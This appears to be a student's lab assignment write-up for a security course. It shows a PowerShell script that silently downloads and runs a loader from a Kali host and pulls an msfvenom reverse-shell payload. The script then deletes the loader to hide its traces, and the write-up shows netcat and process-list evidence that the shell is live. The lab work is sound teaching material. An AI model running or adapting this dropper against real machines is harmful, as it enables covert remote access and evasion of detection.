
```
# Assign2.ps1
#NSCC ISEC2079
# Assignment 2 - Execution
# Christopher Jones
# 2024.10.25

# Define the URL of loader.exe to be downloaded
$loaderUrl = "http://192.168.174.128/loader.exe"

# Define the path where loader.exe will be saved
$loaderPath = "C:\WINDOWS\Temp\loader.exe"

# Define the payload URL
$payloadUrl = "http://192.168.174.128/payload.exe"
```

```
# Step 1: Download loader.exe silently to C:\WINDOWS\Temp
try {
   Invoke-WebRequest -Uri $loaderUrl -OutFile $loaderPath -ErrorAction SilentlyContinue |
Out-Null
} catch {
   # Suppress error output
}

# Step 2: Wait 3 seconds then run payload.exe from http server
Start-Sleep -Seconds 3
try {
   $process = Start-Process -FilePath $loaderPath -ArgumentList "--path $payloadUrl" -
WindowStyle Hidden -PassThru -ErrorAction SilentlyContinue
} catch {
   # Suppress error output
}

# Step 3: Wait 15 seconds to ensure loader.exe and payload.exe have had time to execute
Start-Sleep -Seconds 15

# Early versions of the script had issues with deleting the loader
# Errors returned saying the loader was in use even after waiting several minutes
# Make sure the loader.exe has stopped so that it can be deleted
try {
   if ($process -and $process.HasExited -eq $false) {
      Stop-Process -Id $process.Id -Force -ErrorAction SilentlyContinue
   }
} catch {
   # Suppress error output if Stop-Process fails
}

# Step 4: Delete loader.exe from the system
try {
   Remove-Item -Path $loaderPath -Force -ErrorAction SilentlyContinue
} catch {
   # Suppress error output
}

# Step 5: Show that you still have a reverse shell in memory after the loader file has been
deleted.
```

Evidence of Reverse Shell in Memory

Run Command from Kali machine

We can show that we still have a reverse shell in memory after the loader file has been deleted by running a command from our Kali machine:




```
┌──(chris㉿kaliGraphic)-[~/Desktop]
└─$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [192.168.174.128] from (UNKNOWN) [192.168.174.134] 50806
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Wed 10/16/2024 10:30:31.92
C:\Users\chris\Desktop>whoami
whoami
desktop-thqcfli\chris

FLARE-VM Wed 10/16/2024 10:30:40.45
C:\Users\chris\Desktop>
```

Procexp results

Before Reverse shell

Here is a screenshot of procexp *before* establishing a reverse shell:




Name	PID	CPU	I/O total ...	Private b...	User name
fontdrvhost.exe	860			1.78 MB	
csrss.exe	548	0.04		3.24 MB	
winlogon.exe	616			3.14 MB	
fontdrvhost.exe	868			3.64 MB	
dwm.exe	1292	0.04		63.89 MB	
explorer.exe	5864	0.05		91.63 MB	DESKTOP-THQCFLI\chris
SecurityHealthSystray.exe	8604			1.68 MB	DESKTOP-THQCFLI\chris
vmtoolsd.exe	8716	0.07	760 B/s	21.55 MB	DESKTOP-THQCFLI\chris
ZoomIt64.exe	9096			1.78 MB	DESKTOP-THQCFLI\chris
ProcessHacker.exe	8180	0.26		15 MB	DESKTOP-THQCFLI\chris
msedge.exe	1760			44.11 MB	DESKTOP-THQCFLI\chris
msedge.exe	1860			2.11 MB	DESKTOP-THQCFLI\chris
msedge.exe	3876			10.42 MB	DESKTOP-THQCFLI\chris
msedge.exe	4224			10.5 MB	DESKTOP-THQCFLI\chris
msedge.exe	5160			7.47 MB	DESKTOP-THQCFLI\chris

CPU Usage: 2.01% | Physical memory: 2.15 GB (53.81%) | Processes: 133

After Reverse Shell

Here is procexp *after* esblishing a reverse shell:


Process Hacker [DESKTOP-THQCFLI\chris]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk

Name	PID	CPU	I/O total ...	Private b...	User name
winlogon.exe	616			3.14 MB	
fontdrvhost.exe	868			3.64 MB	
dwm.exe	1292	0.10		64.01 MB	
explorer.exe	5864	0.14		87.39 MB	DESKTOP-THQCFLI\chris
SecurityHealthSystray.exe	8604			1.68 MB	DESKTOP-THQCFLI\chris
vmtoolsd.exe	8716	0.06	684 B/s	20.51 MB	DESKTOP-THQCFLI\chris
ZoomIt64.exe	9096			1.78 MB	DESKTOP-THQCFLI\chris
ProcessHacker.exe	8180	0.45		15.29 MB	DESKTOP-THQCFLI\chris
msedge.exe	1760			44.61 MB	DESKTOP-THQCFLI\chris
msedge.exe	1860			2.11 MB	DESKTOP-THQCFLI\chris
msedge.exe	3876			10.52 MB	DESKTOP-THQCFLI\chris
msedge.exe	4224			10.55 MB	DESKTOP-THQCFLI\chris
msedge.exe	5160			7.54 MB	DESKTOP-THQCFLI\chris
conhost.exe	8904			6.58 MB	DESKTOP-THQCFLI\chris
cmd.exe	6940			2.04 MB	DESKTOP-THQCFLI\chris

CPU Usage: 2.43% | Physical memory: 2.19 GB (54.73%) | Processes: 136

We can see that conhost.exe and cmd.exe processes are now running, showing the reverse shell.

Conclusion

In Part 1 of the above assignment, we demonstrated Blue Team skills by using static and dynamic malware analysis tools to reveal what the executable does and answering relevant questions.

In Part 2 of the assignment, we demonstrated Red Team skills by creating a PowerShell script that gave us a reverse shell in-memory using the msfvenom payload windows/x64/shell_reverse_tcp. We included the PowerShell script above, along with evidence of a reverse shell in memory by running commands from our Kali machine and procexp on our flare machine. The PowerShell script achieved the following objectives:

1. Downloaded the loader from our Kali machine
2. Ran our payload from our http server
3. Waited 15 seconds
4. Deleted the loader file from the system